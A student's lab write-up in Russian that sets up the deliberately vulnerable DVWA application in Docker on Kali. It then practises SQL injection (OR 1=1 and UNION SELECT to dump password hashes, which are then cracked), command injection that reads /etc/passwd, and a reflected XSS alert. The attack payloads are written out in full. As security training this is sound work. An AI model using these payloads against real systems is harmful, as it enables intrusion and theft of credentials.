

Лабораторная работа 8

начинаем с установки Docker, чтобы получить доступ к лабораторной работе

для начала обновляем систему при помощи команд:

```
sudo apt update
```

```
sudo apt upgrade -y
```

далее устанавливаем докер: `sudo apt install -y docker.io`

```
(kali@kali)-[~]
$ sudo apt install -y docker.io
The following packages were automatically installed and are no longer required:
  enchant-2 libavc1394-0 libdnnl3.6 libcud76 libonnx1t64 libonnxruntime-providers libonnxruntime1.21 libpostal1 libraw23t64 libxnnpack0.20241108 libzxing3 openjdk-25-jre-headless python3-pysnmp4
Use 'sudo apt autoremove' to remove them.

Upgrading:
  openjdk-25-jre-headless

Installing:
  docker.io

Installing dependencies:
  containerd docker-buildx libcompel1 libintl-xs-perl libproc-processtable-perl libterm-readkey-perl python3-protobuf runc
  criu docker-cli libintl-perl libmodule-find-perl libsort-naturally-perl needrestart python3-pycruu tini-static

Suggested packages:
  containernetworking-plugins docker-doc btrfs-progs debootstrap rinse rootlesskit xfsprogs zfs-fuse | zfsutils-linux
```

далее добавляемся в группу docker, чтобы не писать sudo перед каждой командой: `sudo usermod -aG docker $USER`

```
(kali@kali)-[~]
$ sudo usermod -aG docker kali
```

Чтобы изменения вступили в силу *без перезагрузки* виртуальной машины, выполни эту команду: `newgrp docker`

```
(kali@kali)-[~]
$ newgrp docker
```

запускаем службу docker и включаем автозапуск

```
sudo systemctl start docker
```

```
sudo systemctl enable docker
```

```
(kali@kali)-[~]  
$ sudo systemctl start docker  
  
(kali@kali)-[~]  
$ sudo systemctl enable docker
```

проверка, что все работает: docker run hello-world

```
(kali@kali)-[~]  
$ docker run hello-world  
Unable to find image 'hello-world:latest' locally  
latest: Pulling from library/hello-world  
4f55086f7dd0: Pull complete  
Digest: sha256:c3cbe1cc1aa588a64951ac6286e0df7b27fe2e6324b1001c619bb358770c0178  
Status: Downloaded newer image for hello-world:latest  
  
Hello from Docker!  
This message shows that your installation appears to be working correctly.  
  
To generate this message, Docker took the following steps:  
1. The Docker client contacted the Docker daemon.  
2. The Docker daemon pulled the "hello-world" image from the Docker Hub.  
   (amd64)  
3. The Docker daemon created a new container from that image which runs the  
   executable that produces the output you are currently reading.  
4. The Docker daemon streamed that output to the Docker client, which sent it  
   to your terminal.  
  
To try something more ambitious, you can run an Ubuntu container with:  
$ docker run -it ubuntu bash  
  
Share images, automate workflows, and more with a free Docker ID:  
https://hub.docker.com/  
  
For more examples and ideas, visit:  
https://docs.docker.com/get-started/
```

все работает! теперь запустим нашу уязвимую веб-лабораторию — **DVWA (Damn Vulnerable Web Application)**

сначала скачиваем образ: docker pull vulnerables/web-dvwa

```
(kali@kali)-[~]
$ docker pull vulnerables/web-dvwa
Using default tag: latest
latest: Pulling from vulnerables/web-dvwa
3e17c6eae66c: Pull complete
0c57df616dbf: Pull complete
eb05d18be401: Pull complete
e9968e5981d2: Pull complete
2cd72dba8257: Pull complete
6cff5f35147f: Pull complete
098cffd43466: Pull complete
b3d64a33242d: Pull complete
Digest: sha256:dae203fe11646a86937bf04db0079adef295f426da68a92b40e3b181f337daa7
Status: Downloaded newer image for vulnerables/web-dvwa:latest
docker.io/vulnerables/web-dvwa:latest
```

далее запускаем контейнер и проверяем его работу


```
(kali@kali)-[~]
$ docker run -d -p 80:80 --name dvwa vulnerables/web-dvwa
2e396eed340e50544a473b2b720524fb1c8e93ec2a43c2f7057c661b7a3c8b3f

(kali@kali)-[~]
$ docker ps
```

CONTAINER ID	IMAGE	COMMAND	CREATED	STATUS	PORTS	NAMES
2e396eed340e	vulnerables/web-dvwa	"/main.sh"	13 seconds ago	Up 13 seconds	0.0.0.0:80→80/tcp, [::]:80→80/tcp	dvwa

высветился статус Up, значит все хорошо.

далее запускаем его в браузере при помощи <http://127.0.0.1>



← → ↻ 🏠 <http://127.0.0.1/login.php> ☆ ⓘ ⌵

OffSec Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB



Username

Password

Login

вылезла форма для заполнения логина и пароля

ввели логин admin и пароль password и все получилось

[Setup DVWA](#)[Instructions](#)[About](#)

Database Setup

Click on the 'Create / Reset Database' button below to create or reset your database.
If you get an error make sure you have the correct user credentials in: `/var/www/html/config/config.inc.php`
If the database already exists, **it will be cleared and the data will be reset.**
You can also use this to reset the administrator credentials ("admin // password") at any stage.

Setup Check

Operating system: `*nix`
Backend database: **MySQL**
PHP version: **7.0.30-0+deb9u1**
Web Server SERVER_NAME: **127.0.0.1**

PHP function display_errors: **Disabled**
PHP function safe_mode: **Disabled**
PHP function allow_url_include: **Disabled**
PHP function allow_url_fopen: **Enabled**
PHP function magic_quotes_gpc: **Disabled**
PHP module gd: **Installed**
PHP module mysql: **Installed**
PHP module pdo_mysql: **Installed**

MySQL username: **app**
MySQL password: *********
MySQL database: **dvwa**
MySQL host: **127.0.0.1**

reCAPTCHA key: **Missing**

[User: www-data] Writable folder /var/www/html/hackable/uploads/: **Yes**
[User: www-data] Writable file /var/www/html/external/nhnrds/0 6/ih/IDS/tmn/nhnrds: **Yes**

создали базу данных

[Home](#)[Instructions](#)[Setup / Reset DB](#)[Brute Force](#)[Command Injection](#)[CSRF](#)[File Inclusion](#)[File Upload](#)[Insecure CAPTCHA](#)[SQL Injection](#)[SQL Injection \(Blind\)](#)[Weak Session IDs](#)[XSS \(DOM\)](#)[XSS \(Reflected\)](#)[XSS \(Stored\)](#)[CSP Bypass](#)[JavaScript](#)[DVWA Security](#)[PHP Info](#)[About](#)[Logout](#)

Welcome to Damn Vulnerable Web Application!

Damn Vulnerable Web Application (DVWA) is a PHP/MySQL web application that is damn vulnerable. Its main goal is to be an aid for security professionals to test their skills and tools in a legal environment, help web developers better understand the processes of securing web applications and to aid both students & teachers to learn about web application security in a controlled class room environment.

The aim of DVWA is to **practice some of the most common web vulnerabilities**, with **various levels of difficulty**, with a simple straightforward interface.

General Instructions

It is up to the user how they approach DVWA. Either by working through every module at a fixed level, or selecting any module and working up to reach the highest level they can before moving onto the next one. There is not a fixed object to complete a module; however users should feel that they have successfully exploited the system as best as they possible could by using that particular vulnerability.

Please note, there are **both documented and undocumented vulnerability** with this software. This is intentional. You are encouraged to try and discover as many issues as possible.

DVWA also includes a Web Application Firewall (WAF), PHPIDS, which can be enabled at any stage to further increase the difficulty. This will demonstrate how adding another layer of security may block certain malicious actions. Note, there are also various public methods at bypassing these protections (so this can be seen as an extension for more advanced users)!

There is a help button at the bottom of each page, which allows you to view hints & tips for that vulnerability. There are also additional links for further background reading, which relates to that security issue.

WARNING!

Damn Vulnerable Web Application is damn vulnerable! **Do not upload it to your hosting provider's public html folder or any Internet facing servers**, as they will be compromised. It is recommend using a virtual machine (such as [VirtualBox](#) or [VMware](#)), which is set to NAT networking mode. Inside a guest machine, you can downloading and install [XAMPP](#) for the web server and database.

Disclaimer

We do not take responsibility for the way in which any one uses this application (DVWA). We have made the purposes of the application clear and it should not be used maliciously. We have given warnings and taken measures to prevent users from installing DVWA on to live web servers. If your web server is compromised via an

устанавливаем security level low

[Home](#)[Instructions](#)[Setup / Reset DB](#)[Brute Force](#)[Command Injection](#)[CSRF](#)[File Inclusion](#)[File Upload](#)[Insecure CAPTCHA](#)[SQL Injection](#)[SQL Injection \(Blind\)](#)[Weak Session IDs](#)[XSS \(DOM\)](#)[XSS \(Reflected\)](#)[XSS \(Stored\)](#)[CSP Bypass](#)[JavaScript](#)[DVWA Security](#)[PHP Info](#)[About](#)[Logout](#)

DVWA Security

Security Level

Security level is currently: **low**.

You can set the security level to low, medium, high or impossible. The security level changes the vulnerability level of DVWA:

1. Low - This security level is completely vulnerable and **has no security measures at all**. It's use is to be as an example of how web application vulnerabilities manifest through bad coding practices and to serve as a platform to teach or learn basic exploitation techniques.
2. Medium - This setting is mainly to give an example to the user of **bad security practices**, where the developer has tried but failed to secure an application. It also acts as a challenge to users to refine their exploitation techniques.
3. High - This option is an extension to the medium difficulty, with a mixture of **harder or alternative bad practices** to attempt to secure the code. The vulnerability may not allow the same extent of the exploitation, similar in various Capture The Flags (CTFs) competitions.
4. Impossible - This level should be **secure against all vulnerabilities**. It is used to compare the vulnerable source code to the secure source code.
Prior to DVWA v1.9, this level was known as 'high'.



PHPIDS

PHPIDS v0.6 (PHP-Intrusion Detection System) is a security layer for PHP based web applications.

PHPIDS works by filtering any user supplied input against a blacklist of potentially malicious code. It is used in DVWA to serve as a live example of how Web Application Firewalls (WAFs) can help improve security and in some cases how WAFs can be circumvented.

You can enable PHPIDS across this site for the duration of your session.

PHPIDS is currently: **disabled**. [\[Enable PHPIDS\]](#)

[\[Simulate attack\]](#) - [\[View IDS log\]](#)

SQL Injection

вводим обычный ID (1) - это выведет нам первого пользователя

[Home](#)[Instructions](#)[Setup / Reset DB](#)[Brute Force](#)[Command Injection](#)[CSRF](#)[File Inclusion](#)[File Upload](#)[Insecure CAPTCHA](#)[SQL Injection](#)[SQL Injection \(Blind\)](#)[Weak Session IDs](#)[XSS \(DOM\)](#)[XSS \(Reflected\)](#)[XSS \(Stored\)](#)[CSP Bypass](#)

Vulnerability: SQL Injection

User ID:

ID: 1
First name: admin
Surname: admin

More Information

- <http://www.securiteam.com/securityreviews/5DP0N1P76E.html>
- https://en.wikipedia.org/wiki/SQL_injection
- <http://ferruh.mavituna.com/sql-injection-cheatsheet-oku/>
- <http://pentestmonkey.net/cheat-sheet/sql-injection/mysql-sql-injection-cheat-sheet>
- https://www.owasp.org/index.php/SQL_Injection
- <http://bobby-tables.com/>

вводим теперь в поле id 1' OR '1'=1

[Home](#)[Instructions](#)[Setup / Reset DB](#)[Brute Force](#)[Command Injection](#)[CSRF](#)[File Inclusion](#)[File Upload](#)[Insecure CAPTCHA](#)[SQL Injection](#)[SQL Injection \(Blind\)](#)[Weak Session IDs](#)[XSS \(DOM\)](#)[XSS \(Reflected\)](#)[XSS \(Stored\)](#)

Vulnerability: SQL Injection

User ID:

More Information

- <http://www.securiteam.com/securityreviews/5DP0N1P76E.html>
- https://en.wikipedia.org/wiki/SQL_injection
- <http://ferruh.mavituna.com/sql-injection-cheatsheet-oku/>
- <http://pentestmonkey.net/cheat-sheet/sql-injection/mysql-sql-injection-cheat-sheet>
- https://www.owasp.org/index.php/SQL_Injection
- <http://bobby-tables.com/>

это по идее выглядеть будет так

```
SELECT * FROM users where id = '1' OR '1'=1'
```

видим, что если прочитать этот запрос, можно это интерпретировать как:

“выбери все из таблицы users, у кого выполняется условие: либо id=1, либо если 1=1” ну и соответственно, второе условие является заведомо верным, а так как у нас выбор или одно или другое, то все выполнится и все выведется



Home

Instructions

Setup / Reset DB

Brute Force

Command Injection

CSRF

File Inclusion

File Upload

Insecure CAPTCHA

SQL Injection

SQL Injection (Blind)

Weak Session IDs

XSS (DOM)

XSS (Reflected)

XSS (Stored)

CSP Bypass

JavaScript

Vulnerability: SQL Injection

User ID:

ID: 1' OR '1'='1
First name: admin
Surname: admin

ID: 1' OR '1'='1
First name: Gordon
Surname: Brown

ID: 1' OR '1'='1
First name: Hack
Surname: Me

ID: 1' OR '1'='1
First name: Pablo
Surname: Picasso

ID: 1' OR '1'='1
First name: Bob
Surname: Smith

More Information

а вот здесь мы попробовали ввести в поле 1' OR '1'='1' # это по идее комментарий (ну или -), то есть мы комментируем все возможные последующие проверки (например проверки паролей или какие-нибудь еще)

[Home](#)[Instructions](#)[Setup / Reset DB](#)[Brute Force](#)[Command Injection](#)[CSRF](#)[File Inclusion](#)[File Upload](#)[Insecure CAPTCHA](#)[SQL Injection](#)[SQL Injection \(Blind\)](#)[Weak Session IDs](#)[XSS \(DOM\)](#)[XSS \(Reflected\)](#)[XSS \(Stored\)](#)[CSP Bypass](#)[JavaScript](#)[DVWA Security](#)[PHP Info](#)

Vulnerability: SQL Injection

User ID:

ID: 1' OR '1'='1' #
First name: admin
Surname: admin

ID: 1' OR '1'='1' #
First name: Gordon
Surname: Brown

ID: 1' OR '1'='1' #
First name: Hack
Surname: Me

ID: 1' OR '1'='1' #
First name: Pablo
Surname: Picasso

ID: 1' OR '1'='1' #
First name: Bob
Surname: Smith

More Information

- <http://www.securiteam.com/securityreviews/5DP0N1P76E.html>
- https://en.wikipedia.org/wiki/SQL_injection
- <http://ferruh.mavituna.com/sql-injection-cheatsheet-okul/>
- <http://pentestmonkey.net/cheat-sheet/sql-injection/mysql-sql-injection-cheat-sheet>
- https://www.owasp.org/index.php/SQL_Injection
- <http://hakby.tobias.com/>

отсюда делаю для себя вывод о том, что такое sql инъекция: это внедрение в запрос куска кода для исключения проверки пользователя, то есть чтобы при входе мы даже не доходили до проверки пароля пользователя, мы просто комментируем часть с проверкой в базе.

сейчас будем пытаться сделать UNION атаку

то есть в оригинальный SQL запрос подмешаем еще одну строчку при помощи UNION, чтобы это выглядело типа SELECT UNION SELECT

в нашем случае получается команда 1' UNION SELECT user, password FROM users #

итого получается, запрос что-то вроде такой строчки:

```
SELECT first_name, last_name FROM users WHERE id='1' UNION SELECT user, password FROM users #
```

то есть сначала мы по-любому выводим первую строчку (админа), а затем выводим юзернеймы и пароли под видом имени и фамилии

User ID:

ID: 1' UNION SELECT user, password FROM users #
First name: admin
Surname: admin

ID: 1' UNION SELECT user, password FROM users #
First name: admin
Surname: 5f4dcc3b5aa765d61d8327deb882cf99

ID: 1' UNION SELECT user, password FROM users #
First name: gordonb
Surname: e99a18c428cb38d5f260853678922e03

ID: 1' UNION SELECT user, password FROM users #
First name: 1337
Surname: 8d3533d75ae2c3966d7e0d4fcc69216b

ID: 1' UNION SELECT user, password FROM users #
First name: pablo
Surname: 0d107d09f5bbe40cade3de5c71e9e9b7


ID: 1' UNION SELECT user, password FROM users #
First name: smithy
Surname: 5f4dcc3b5aa765d61d8327deb882cf99

далее залезем на crackstation и взломаем пароли, они оказались без соли и зашифрованы при помощи MD5 и получили пароли.

Free Password Hash Cracker

Enter up to 20 non-salted hashes, one per line:

```
5f4dcc3b5aa765d61d8327deb882cf99
e99a18c428cb38d5f260853678922e03
8d3533d75ae2c3966d7e0d4fcc69216b
0d107d09f5bbe40cade3de5c71e9e9b7
5f4dcc3b5aa765d61d8327deb882cf99
```



Supports: LM, NTLM, md2, md4, md5, md5(md5_hex), md5-half, sha1, sha224, sha256, sha384, sha512, ripeMD160, whirlpool, MySQL 4.1+ (sha1 sha1_bin), QubesV3.1BackupDefaults

Hash	Type	Result
5f4dcc3b5aa765d61d8327deb882cf99	md5	password
e99a18c428cb38d5f260853678922e03	md5	abc123
8d3533d75ae2c3966d7e0d4fcc69216b	md5	charley
0d107d09f5bbe40cade3de5c71e9e9b7	md5	letmein
5f4dcc3b5aa765d61d8327deb882cf99	md5	password

Color Codes: Exact match, Partial match, Not found.

сейчас будем пробовать **Command Injection**. это просто ввод своих вредоносных команд в строку для ввода текста (например, имя хоста или файла). и если разработчик не делает фильтрацию для различных спец символов (; / | и тд), то сайт или приложение становится уязвимым, так как хакер может просто в строку включить свой код

в строку ввода, например прочитать системный файл с учетными записями о пользователях. то есть тут мы атакуем сервер.

тут мы просто пинганули наш localhost 127.0.0.1, ничего особенного

Vulnerability: Command Injection

Ping a device

Enter an IP address:

Submit

```
PING 127.0.0.1 (127.0.0.1): 56 data bytes
64 bytes from 127.0.0.1: icmp_seq=0 ttl=64 time=0.078 ms
64 bytes from 127.0.0.1: icmp_seq=1 ttl=64 time=0.065 ms
64 bytes from 127.0.0.1: icmp_seq=2 ttl=64 time=0.089 ms
64 bytes from 127.0.0.1: icmp_seq=3 ttl=64 time=0.112 ms
--- 127.0.0.1 ping statistics ---
4 packets transmitted, 4 packets received, 0% packet loss
round-trip min/avg/max/stddev = 0.065/0.086/0.112/0.000 ms
```

а сейчас попробуем такой ввод:

127.0.0.1 ; cat /etc/passwd

здесь уже получается сначала мы действительно пингуем наш локалхост, но затем выполняем чтение системный файл с учетными записями и получаем следующий вывод

Ping a device

Enter an IP address:

Submit

```
PING 127.0.0.1 (127.0.0.1): 56 data bytes
64 bytes from 127.0.0.1: icmp_seq=0 ttl=64 time=0.089 ms
64 bytes from 127.0.0.1: icmp_seq=1 ttl=64 time=0.095 ms
64 bytes from 127.0.0.1: icmp_seq=2 ttl=64 time=0.041 ms
64 bytes from 127.0.0.1: icmp_seq=3 ttl=64 time=0.053 ms
--- 127.0.0.1 ping statistics ---
4 packets transmitted, 4 packets received, 0% packet loss
round-trip min/avg/max/stddev = 0.041/0.070/0.095/0.023 ms
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin)/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
_apt:x:100:65534:./nonexistent:/bin/false
mysql:x:101:101:MySQL Server,,:/nonexistent:/bin/false
```

оп а вот и содержимое файла

так можно делать вообще с любыми командами и с любыми условными операторами

127.0.0.1 && whoami

результат www-data

Ping a device

Enter an IP address:

Submit

```
PING 127.0.0.1 (127.0.0.1): 56 data bytes
64 bytes from 127.0.0.1: icmp_seq=0 ttl=64 time=0.055 ms
64 bytes from 127.0.0.1: icmp_seq=1 ttl=64 time=0.079 ms
64 bytes from 127.0.0.1: icmp_seq=2 ttl=64 time=0.052 ms
64 bytes from 127.0.0.1: icmp_seq=3 ttl=64 time=0.070 ms
--- 127.0.0.1 ping statistics ---
4 packets transmitted, 4 packets received, 0% packet loss
round-trip min/avg/max/stddev = 0.052/0.064/0.079/0.000 ms
www-data
```

127.0.0.1 && pwd

Ping a device

Enter an IP address:

Submit

```
PING 127.0.0.1 (127.0.0.1): 56 data bytes
64 bytes from 127.0.0.1: icmp_seq=0 ttl=64 time=0.055 ms
64 bytes from 127.0.0.1: icmp_seq=1 ttl=64 time=0.064 ms
64 bytes from 127.0.0.1: icmp_seq=2 ttl=64 time=0.092 ms
64 bytes from 127.0.0.1: icmp_seq=3 ttl=64 time=0.353 ms
--- 127.0.0.1 ping statistics ---
4 packets transmitted, 4 packets received, 0% packet loss
round-trip min/avg/max/stddev = 0.055/0.141/0.353/0.123 ms
/var/www/html/vulnerabilities/exec
```

или даже можно сделать reverse shell

далее смотрим **XSS Scripting** (межсайтовый скриптинг). он отличается от Command Injection тем, что тут мы уже атакуем браузер жертвы, а не сервер, то есть как я поняла, тут вектор атаки смещается на клиента, а не на сервер (разработчиков)

это используется, чтобы например украсть сессию (куки) или подменить форму ввода пароля для пользователя, чтобы в дальнейшем украсть пароль.

вот например адекватный ввод - просто имя и соответствующий вывод.

Home

Instructions

Setup / Reset DB

Brute Force

Command Injection

CSRF

File Inclusion

File Upload

Insecure CAPTCHA

SQL Injection

SQL Injection (Blind)

Weak Session IDs

XSS (DOM)

XSS (Reflected)

XSS (Stored)

CSP Bypass

JavaScript

Vulnerability: Reflected Cross Site Scripting (XSS)

What's your name?


Hello Kali

More Information

- [https://www.owasp.org/index.php/Cross-site_Scripting_\(XSS\)](https://www.owasp.org/index.php/Cross-site_Scripting_(XSS))
- https://www.owasp.org/index.php/XSS_Filter_Evasion_Cheat_Sheet
- https://en.wikipedia.org/wiki/Cross-site_scripting
- <http://www.cgisecurity.com/xss-faq.html>
- <http://www.scripalert1.com/>


пример простого скриптинга - это просто вывод алерта в виде всплывающего окна:

```
<script>alert("Hacked")</script>
```



